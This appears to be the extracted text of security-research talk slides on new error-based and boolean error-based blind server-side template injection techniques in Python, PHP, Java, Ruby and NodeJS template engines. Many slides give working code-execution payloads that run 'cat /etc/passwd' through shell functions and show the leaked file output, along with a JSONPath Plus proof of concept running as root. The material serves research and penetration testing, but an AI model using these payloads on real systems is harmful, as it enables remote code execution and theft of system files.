


Successful Errors

New Code Injection and SSTI Techniques

Vladislav Korchagin
Independent researcher

whoami

- CTF player
- CTF task developer
- Web application pentester
- Information security researcher
- Researching SSTI since 2022
- Developing SSTImap tool



<https://github.com/vladko312>

Everything presented in this talk reflects my own opinion and is not connected to any of my past, present or future employers.

Agenda

- SSTI and Code Injection
- Breadcrumbs
- Error-based SSTI
 - Payloads
- Boolean error-based blind SSTI
 - Payloads
- Practical application
- Conclusions and further research

SSTI and Code Injection

SSTI:

- Leads to Code Injection
- Many known payloads
- Few common techniques

Code Injection:

- Poorly documented
- Seems obvious...

```
display_functions.jinja x
1  [{% macro show_help_text(help_text) %}]
2  ..{% if help_text %}
3  ...<span class="fa fa-info-circle" data-toggle="tooltip" data-placement="top"
4  ...|...data-container="body" title="{{ help_text }}"></span>
5  ..{% endif %}
6  {% endmacro %}
7
8  {% macro showobject_info_short(object, alt=None) %}
9  ..{% for name, help_text, value in gen_object_short(object, True) %}
10 ...<div class="col-md-6 detail-item">
11 ...<label>{{ name }}{{ show_help_text(help_text) }}:</label>
12 ...<div class="one-line detail-info">
13 ...|...{% if value %}
14 ...|...{{ value }}
15 ...|...{% else %}
16 ...|...{{ (alt or _('None'))|safe }}
17 ...|...{% endif %}
18 ...</div>
19 ...</div>
20 ..{% endfor %}
21 {% endmacro %}
22
23 {% macro showobject_info_long(object) %}
24 ...<div class="detail-long">
25 ...|...{% for name, help_text, value in gen_object_long(object, True) %}
26 ...|...<div class="detail-long-item">
27 ...|...<div class="heading">{{ name }}{{ show_help_text(help_text) }}</div>
28 ...|...<div class="render-md">{{ value }}</div>
29 ...|...</div>
30 ...|...{% endfor %}
31 ...</div>
32 {% endmacro %}
33
```

SSTI: known techniques

2015 - Server-Side Template Injection: RCE For The Modern Web App (J. Kettle)

- Rendered
- Time-based blind

2023 - Improving the Detection and Identification of Template Engines for Large-Scale Template Injection Scanning (M. Hildebrand)

- Polyglot-based detection

Breadcrumbs

Breadcrumbs: Dust.JS

- Outdated template engine
- Legacy module since Tplmap
- RCE: dustjs-helpers < 1.6
- Eval in @if condition
- Blind SSTI?
- What if...

```
{@if cond="{x} < {y} && {b} == {c} && '{e}'.length || '{f}'.length "}
  <div> x is less than y and b == c and either e or f exists in the output </div>
{:else}
  <div> x is >= y </div>
{/if}
```

Caveat #2: The if helper internally uses javascript eval, for complex expression evaluation. Excessive usage of if may lead to sub-optimal performance with rendering, since eval is known to be slow. It can also be unsafe.

Breadcrumbs: Twig

- PHP-based template engine
- Supports sandbox mode
- Bypass: CVE-2022-23614
- RCE using |sort filter
- We can use system()
- Output directly to the page
- Is there another way?
- What if...

Description

Twig is an open source template language for PHP. When in a sandbox mode, the `arrow` parameter of the `sort` filter must be a closure to avoid attackers being able to run arbitrary PHP functions. In affected versions this constraint was not properly enforced and could lead to code injection of arbitrary PHP code. Patched versions now disallow calling non Closure in the `sort` filter as is the case for some other filters. Users are advised to upgrade.

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H



CNA: GitHub, Inc.

Base Score: 8.8 HIGH

Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Breadcrumbs: JSONPath Plus

- Requests to get JSON data
- Extra module for SSTImap
- RCE: jsonpath-plus < 10.3.0
- Eval inside [?...] condition
- Blind RCE?
- What if...
- Prototype pollution?
- Injection context...

```
const { JSONPath } = require("jsonpath-plus");



const exampleObj = { example: true }
const userControlledPath = "$..[?(p=\"console.log(this.process.mainMod

JSONPath({ json: exampleObj, path: userControlledPath});
```

```
/app # node poc.js
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),1
```

Breadcrumbs: expr-eval

- Bot constructor for Discord
- SSTI without code execution?
- RCE: calculator is using expr-eval
- Known payload exists, but...
- Blind RCE?
- What if...
- What results can we see?
- Errors!



Breadcrumbs: error-based SSTI?

- Just like error-based SQLi
- CONVERT(INT, ...)
- Error-based: sqlmap replaces or appends to the affected parameter a database-specific error message provoking statement and parses the HTTP response headers and body in search of DBMS error messages containing the injected pre-defined chain of characters and the subquery statement output within. This technique works only when the web application has been configured to disclose back-end database management system error messages.

Error-based SSTI should exist too, but...

- Error-based polyglots
- Error-based detection
- Freemarker error-based blind

blind error based gadget to read data

```
${1/((.version?matches('2.3.*')?string('1','0')?eval))}
```

some explanation: if the version matches the regex, it is converted to either the '1' or '0' string. `?eval` then cast the string into an integer and we have our oracle ! if you divide 1 by 0 you have an error

Error-based SSTI

Error-based SSTI: concept

- Find some error message reflecting our input
- Trigger the error with code execution results
- Get results reflected in the error message on the page

```
1  |freemarker.core.InvalidReferenceException: The following has evaluated to null or missing:
2  ==> test  [in template "name" at line 27, column 20]
3
4  ----
5  ▼ Tip: If the failing expression is known to legally refer to something that's sometimes null or
6  ----
7
8  ----
9  FTL stack trace ("~" means nesting-related):
10 |     - Failed at: ${test}  [in template "name" at line 27, column 18]
11 |     ----
```

Error-based SSTI: Python

- We can use the same trick as for the SQLi
- `int("test")` → `ValueError: invalid literal for int() with base 10: 'test'`
- `int("a"*1000000)` → There is a problem...
- Only the first 199 characters are reflected

[illegible]

Error-based SSTI: Python

- `getattr("", "test")` → `AttributeError: 'str' object has no attribute 'test'`
- `getattr("", "a"*1000000)` → OK!

```
>>> getattr("", __import__("os").popen("cat /etc/passwd").read())
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'str' object has no attribute 'root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Error-based SSTI: Python (Jinja2)

- `{{ cyclер.__init__.__globals__.__builtins__.getattr("", "test") }}`
- Another option – `{% include ... %}` tag
- `{% include "test" %}`
- `{% include [header, body, trailer] | join %}`

TemplateNotFound

`jinja2.exceptions.TemplateNotFound: test`

Traceback (most recent call last)

File `"/usr/lib/python3/dist-packages/flask/app.py"`, line 1488, in `__call__`

```
    return self.wsgi_app(environ, start_response)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
```

File `"/usr/lib/python3/dist-packages/flask/app.py"`, line 1466, in `wsgi_app`

```
    response = self.handle_exception(e)
               ^^^^^^^^^^^^^^^^^^^^^
```


Error-based SSTI: PHP

- "test"() → Uncaught Error: Call to undefined function test()
- fopen("test", "r") → fopen(test): Failed to open stream
- include("test") → include(test): Failed to open stream
- system() only returns the last line, use shell_exec() instead

```
php > include(shell_exec("cat /etc/passwd"));
PHP Warning: include(root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Error-based SSTI: PHP (Twig)

- {% include([header, body, trailer] | join) %}
- {{ [0]|map([header, body, trailer] | join) }}
- v1: {{ _self.env.registerUndefinedFilterCallback("shell_exec") }}
{% set body=_self.env.getFilter("ls -la") %}
- v2+: {% set body={"ls -la": "shell_exec"}|map("call_user_func")|join %}

```
Template "root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin cyrus:x:85:12:/usr/cyrus:/sbin/nologin
vpopmail:x:89:89:/var/vpopmail:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin nobody:x:65534:65534:nobody:/sbin/nologin www-
data:x:82:82:Linux User,,:/home/www-data:/sbin/nologin " is not defined in "index" at line 27.
```

Error-based SSTI: Java (Spring EL)

- No eval() in Java, no universal payloads
- `"".getClass().forName('java.lang.Integer').valueOf("test")`

```
For input string: "409214024root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false 629264239ZZ"
[java.base/java.lang.NumberFormatException.forInputString(NumberFormatException.java:65),
java.base/java.lang.Integer.parseInt(Integer.java:652), java.base/java.lang.Integer.valueOf(Integer.java:983),
java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method),
java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62),
java.base/jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43),
java.base/java.lang.reflect.Method.invoke(Method.java:566),
org.springframework.expression.spel.support.ReflectiveMethodExecutor.execute(ReflectiveMethodExecutor.java:117
org.springframework.expression.spel.ast.MethodReference.getValueInternal(MethodReference.java:130),
org.springframework.expression.spel.ast.MethodReference.access$000(MethodReference.java:50),
```

Error-based SSTI: Java (Freemarker)

- No eval() in Java, no universal payloads
- `${ "test"?new() }` → `java.lang.ClassNotFoundException: test`

```
freemarker.core._MiscTemplateException: No error description was specified for this error; low-level message:
java.lang.ClassNotFoundException: root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89:/var/vpopmail:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/sbin/nologin ---- FTL stack trace ("~" means nesting-related): - Failed at:
${"freemarker.template.utility.Execut... [in template "name" at line 27, column 18] ----
```

Error-based SSTI: Java (Velocity)

- No eval() in Java, no universal payloads
- \n#include("test") → Unable to find resource 'test'

```
8 org.apache.velocity.exception.ResourceNotFoundException: Unable to find resource
  'root:x:0:0:root:/root:/bin/ash
9 bin:x:1:1:bin:/bin:/sbin/nologin
10 daemon:x:2:2:daemon:/sbin:/sbin/nologin
11 adm:x:3:4:adm:/var/adm:/sbin/nologin
12 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
13 sync:x:5:0:sync:/sbin:/bin/sync
14 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
15 halt:x:7:0:halt:/sbin:/sbin/halt
16 mail:x:8:12:mail:/var/mail:/sbin/nologin
17 news:x:9:13:news:/usr/lib/news:/sbin/nologin
18 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
19 operator:x:11:0:operator:/root:/sbin/nologin
20 man:x:13:15:man:/usr/man:/sbin/nologin
21 postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
22 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
23 ftp:x:21:21:ftp:/var/lib/ftp:/sbin/nologin
24 sshd:x:22:22:sshd:/dev/null:/sbin/nologin
25 at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
26 squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
27 xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
28 games:x:35:35:games:/usr/games:/sbin/nologin
29 cyrus:x:85:12:/:usr/cyrus:/sbin/nologin
30 vpopmail:x:89:89:/:var/vpopmail:/sbin/nologin
31 ntp:x:123:123:NTP:/var/empty:/sbin/nologin
32 snmns:x:209:209:snmns:/var/spool/mqueue:/sbin/nologin
33 guest:x:405:100:guest:/dev/null:/sbin/nologin
34 nobody:x:65534:65534:nobody:/:/sbin/nologin
35 '
```

Error-based SSTI: Ruby

- `File.read("test")` → No such file or directory @ rb_sysopen - test

```
irb(main):001:0> File.read(%x(#{'cat /etc/passwd'}))
(irb):1:in `read': No such file or directory @ rb_sysopen - root:x:0:0:root:/root:/bin/bash (Errno::ENOENT)
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```


Error-based SSTI: NodeJS

- `require("test")` → Uncaught Error: Cannot find module 'test'
- `""["x"]["test"]` → Cannot read properties of undefined (reading 'test')

```
> ""["x"][require("child_process").execSync("cat /etc/passwd").toString()]
Uncaught:
TypeError: Cannot read properties of undefined (reading 'root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Error-based SSTI: generic detection

- Trigger a specific error message
- Guess the programming language from the text
- `1/0` → NodeJS no error
- `(1/0)+zxy()` → PHP unpredictable error
- `(1/0).zxy.zxy` → OK

```
[*] Eval_generic plugin is testing * code context escape with 4 variations
[+] Eval_generic plugin detected reflection of Java error message
[+] Eval_generic plugin has confirmed error-based injection
[+] SSTImap identified the following injection point:

Body parameter: name
Engine: Eval_generic
Injection: ${*}
Context: text
OS: undetected
Technique: error-based
Capabilities:

Shell command execution: no
Bind and reverse shell: no
File write: no
File read: no
Code evaluation: no
```


Error-based SSTI: payload development

- Common vectors: include and file read access
- Nonexistent attributes, objects and functions
- Interacting with null, undefined etc.
- Some errors cut off long messages
- Ensure that the error is triggered: 'Y:/A:/' + ...
- Not a vector: Syntax Error

But what if...

Error message is not reflected:

- Default server response
- Custom error page
- Error handling

We can still check:

- Response length
- Headers
- Response code

Internal Server Error

The server encountered an internal error and was unable to complete your request.
Either the server is overloaded or there is an error in the application.

500 | SERVER ERROR

Boolean error-based blind SSTI?

Something like Boolean-based blind SQLi

- SUBSTRING(...), 1, 1) = 's'
- Similar, but not quite that...

- **Boolean-based blind:** sqlmap replaces or appends to the affected parameter in the HTTP request, a syntactically valid SQL statement string containing a `SELECT` sub-statement, or any other SQL statement whose the user want to retrieve the output. For each HTTP response, by making a comparison between the HTTP response headers/body with the original request, the tool inference the output of the injected statement character by character. Alternatively, the user can provide a string or regular expression to match on True pages. The bisection algorithm implemented in sqlmap to perform this technique is able to fetch each character of the output with a maximum of seven HTTP requests. Where the output is not within the clear-text plain charset, sqlmap will adapt the algorithm with bigger ranges to detect the output.

Maybe, like blind error-based SQLi?

- CASE WHEN 1=1 THEN 1 ELSE json("") END
- This reminds me of something...

Freemarker error-based blind SSTI!

blind error based gadget to read data

```
${1/((.version?matches('2.3.*'))?string('1','0'))?eval)}
```

some explanation: if the version matches the regex, it is converted to either the '1' or '0' string. `?eval` then cast the string into an integer and we have our oracle ! if you divide 1 by 0 you have an error

<https://github.com/sqlmapproject/sqlmap/wiki/Techniques>
<https://gist.github.com/n1nj4sec/5e3ffdfda322f4c23053359fc8100ab9>

Boolean error-based
blind SSTI

Boolean error-based blind SSTI: concept

- Find a way to conditionally trigger an error
- Trigger an error if the condition is NOT met
- Compare response parameters to normal response
- Try similar payload that does not trigger an error
- Verify with a different set of similar payloads
- If the vulnerability is confirmed, we can use payloads to check code execution success

Boolean-based SSTI: error detection

- Track multiple response parameters
- Detect the most stable values
- Exact match, difference up to 5%
- Compare parameters for normal request and for two payloads

HTTP response code			
Response length in bytes	Response length in chars	Header count	URL
Response time	Word count	Cookie count	Content-Type header
Text encoding	Line count	Redirect count	Server header

Boolean-based SSTI: Python

- $1 / (\dots) \rightarrow \text{Oracle}$
- `'a'.join('bc') == 'bac' → True`
- `'a'.join('bc') == 'abc' → False`
- `bool('False') == True → True`
- `bool('True') == False → False`
- `bool(eval( ... )) → eval`
- `os.popen( ... )._proc.wait() == 0 → RCE`
- Python 3.6+ only...

```
>>> 1 / ('a'.join('bc') == 'bac')
1.0
>>>
>>> 1 / ('a'.join('bc') == 'abc')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ZeroDivisionError: division by zero
>>>
>>> 1 / (bool('False') == True)
1.0
>>>
>>> 1 / (bool('True') == False)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ZeroDivisionError: division by zero
>>>
>>> 1 / (os.popen("cat /etc/passwd")._proc.wait() == 0)
1.0
>>>
>>> 1 / (os.popen("cat /path/to/file")._proc.wait() == 0)
cat: /path/to/file: No such file or directory
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ZeroDivisionError: division by zero
```

Boolean-based SSTI: Python (Jinja2)

- `{{ 1 / (not not cycler.__init__.__globals__.__builtins__.eval( ... )) }}`

```
[0] jinja2 > {{ 1 / (not not cycler.__init__.__globals__.__builtins__.eval("'a'.join('bc') == 'bac'")) }}  
[1] jinja2 > EOF  
  
True  
[0] jinja2 > {{ 1 / (not not cycler.__init__.__globals__.__builtins__.eval("'a'.join('bc') == 'abc'")) }}  
[1] jinja2 > EOF  
  
False  
[0] jinja2 > {{ 1 / (not not cycler.__init__.__globals__.__builtins__.eval("__import__('os').popen('cat /etc/passwd')._proc.wait() == 0")) }}  
[1] jinja2 > EOF  
  
True  
[0] jinja2 > {{ 1 / (not not cycler.__init__.__globals__.__builtins__.eval("__import__('os').popen('cat /path/to/file')._proc.wait() == 0")) }}  
[1] jinja2 > EOF  
  
False  
[0] jinja2 > █
```


Boolean-based SSTI: PHP

- `1 / ( ... )` → Oracle
- `'2' + '3' == 5` → true
- `'2' + '5' == 3` → false
- `strlen('2') == 1` → true
- `strlen('1') == 2` → false
- `true && eval( ... )` → eval
- `pclose(popen( ... , "wb")) == 0` → RCE

```
php > echo 1 / ('2' + '3' == 5);
1
php >
php > echo 1 / ('2' + '5' == 3);
PHP Warning:  Uncaught DivisionByZeroError: Division by zero in php shell code:1
Stack trace:
#0 {main}
    thrown in php shell code on line 1
php > echo 1 / (strlen('2') == 1);
1
php >
php > echo 1 / (strlen('1') == 2);
PHP Warning:  Uncaught DivisionByZeroError: Division by zero in php shell code:1
Stack trace:
#0 {main}
    thrown in php shell code on line 1
php >
php > echo 1 / (pclose(popen("cat /path/to/file", "wb")) == 0);
cat: /path/to/file: No such file or directory
PHP Warning:  Uncaught DivisionByZeroError: Division by zero in php shell code:1
Stack trace:
#0 {main}
    thrown in php shell code on line 1
php >
php > echo 1 / (pclose(popen("cat /etc/passwd", "wb")) == 0);
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

Boolean-based SSTI: PHP (Twig)

- `eval()` by executing `"php -r ..."`
- v1: `{{_self.env.registerUndefinedFilterCallback("shell_exec")}}
{{1/ (_self.env.getFilter("...&& echo SSTIMAP")|trim('\n') ends with
"SSTIMAP")}}` → RCE
- v2+: `{{1/({" ... &&echo SSTIMAP":"shell_exec"}|map("call_user_func")
|join|trim('\n') ends with "SSTIMAP")}}` → RCE

```
Fatal error: Uncaught DivisionByZeroError: Division by zero in /var/www/html/lib/Twig-1.19.0/lib/Twig/Environment.php(332) : eval()'d code:21 Stack trace: #0 /var/www/html/lib/Twig-1.19.0/lib/Twig/Template.php(333):  
__TwigTemplate_92f0aff7d4c6a764a5fc543f26e154791740899056394f37f64b1f9065bf9b66->doDisplay(Array, Array) #1  
/var/www/html/lib/Twig-1.19.0/lib/Twig/Template.php(307): Twig_Template->displayWithErrorHandling(Array, Array) #2  
/var/www/html/lib/Twig-1.19.0/lib/Twig/Template.php(318): Twig_Template->display(Array) #3 /var/www/html/lib/Twig-  
1.19.0/lib/Twig/Environment.php(293): Twig_Template->render(Array) #4 /var/www/html/twig-1.19.0-unsecured.php(34):  
Twig_Environment->render('tpl') #5 {main} thrown in /var/www/html/lib/Twig-1.19.0/lib/Twig/Environment.php(332) : eval()'d code on  
line 21
```

Boolean-based SSTI: Java (Spring EL)

- No eval() in Java, no universal payloads
